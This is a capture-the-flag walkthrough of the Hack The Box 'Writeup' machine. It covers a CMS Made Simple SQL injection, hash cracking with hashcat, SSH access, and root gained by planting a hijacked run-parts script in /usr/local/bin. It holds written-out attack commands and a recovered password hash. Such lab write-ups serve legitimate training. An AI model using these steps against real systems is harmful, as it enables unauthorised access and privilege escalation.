
HTB Writeup

Before we start please note system commands are written out are in bold. Here is a list of references that you can use to exploit Write up. Note these references may perform the exploit differently. Also note that this walk through expects you to be knowledgeable in hacking. Thus it will assume u know the basics.


Ippsec video walk through: https://www.youtube.com/watch?v=GKq4cwBfH24

Another writeup: https://0xrick.github.io/hack-the-box/writeup/



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/writeup/
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Nothing here yet.
Warning: OSScan results may be unreliable because we could not find
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Li
%), Linux 4.4 (92%)
```

From the nmap scan we see only 2 ports open. We see that there is a robots.txt file that contains the disallowed entry 'writeup'. Lets go check it out.



writeup


- Home Page
- ypuffy
- blue
- writeup

Home

After many month of lurking around on HTB I also decided to start writing about the boxes I hacked. In the upcoming days, weeks and month you will find notes into pretty write-ups.


I am still searching for someone to provide or make a cool theme. If you are interested, please contact me on NetSec Focus Mattermost. Thanks.

It appears the webpage is someones HTB writeup page. After initially enumerating it there doesn't seem to be anything that looks very exploitable.




```
name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
```

I saw this tag for CMS when I looked at the homepage source code. I then began looking up exploits for it. There were a few RCE ones but they required credentials. The SQLi one however caught my eye.




```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
```

Since this exploit does rely on time you could change the "time value to 3" in order to get more accurate and precise results.




```
TIME = 1 #"or change to 3 for more precise results"
db_name = ""
```

You can also use hashcat to crack the password once you have obtained the salt and hash which I did with the following command.



```
root@kali:~/Documents# hashcat -m 20 crack.txt ~/Documents/rockyou.txt --force
```

Once I cracked the password I simply tried to ssh in on port 22 with the following command. "ssh jkr@10.10.10.138" and then I inputted the password when promoted. Then I went to his home directory and viewed user.txt. If you got to this point please send me the following output on slack. **"hostname" "uname -a" "cat user.txt"**




```
jkr@writeup:~$ cd /home/jkr/
jkr@writeup:~$ cat user.txt
d4e493f[redacted]
jkr@writeup:~$
```


Root

When typing in the command groups in our ssh session, we can see that we are in a **staff group.**

We can then begin searching for all files and directories editable by that group.




```
jkr@writeup:~$ groups
jkr cdrom floppy audio dip video plugdev staff netdev
```




```
jkr@writeup:~$ find / -group "staff" 2>/dev/null
/var/local
/usr/local
/usr/local/bin
```

The first few directories really caught my attention as I noticed they are usually part of the path on a system. We can check the path by doing "echo $PATH". After doing some research using the following link (https://superuser.com/questions/238987/how-does-unix-search-for-executable-files) I realized I could hijack a binary that is being run out of /bin as root. But I would first need to find out if the root is running any binarys at all. I also need to make sure that the path hasn't been explicitly stated.




```
jkr@writeup:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

In order to find out what binaries are being run as root we can use pspy tool. This tool allows us to see all processes being run on the system. Even processes being run as root. Here we can see run-parts being run every time someone uses ssh to enter the system. run-parts doesn't specify where its located. If we check the precedence we see that it is in run from /bin. When we echo $PATH we see that /usr/local/bin precedes /bin. So all we have to do is create a run-parts file in /usr/local/bin which has a reverse shell command in it. The image on the right shows the process I used to get root.txt. I noticed that there was no netcat so it may possible to get a reverse shell but it will be more difficult.



```
run-parts --lsbsysinit /etc/update-motd.d
```



```
jkr@writeup:/usr/local/bin$ touch run-parts
jkr@writeup:/usr/local/bin$ chmod 777 run-parts
jkr@writeup:/usr/local/bin$ echo '#!/bin/bash' >> run-parts
jkr@writeup:/usr/local/bin$ echo 'mv /root/root.txt /tmp' >> run-parts
jkr@writeup:/usr/local/bin$ echo 'chmod 777 /tmp/root.txt' >> run-parts
jkr@writeup:/usr/local/bin$ ls -la run-parts
-rwxrwxrwx 1 jkr staff 59 Oct 25 22:51 run-parts
jkr@writeup:/usr/local/bin$ cat run-parts
#!/bin/bash
mv /root/root.txt /tmp
chmod 777 /tmp/root.txt
jkr@writeup:/usr/local/bin$
```

Congratz you got root.txt. Please send me a message on slack saying you did end up getting it and send me the flag for root.txt.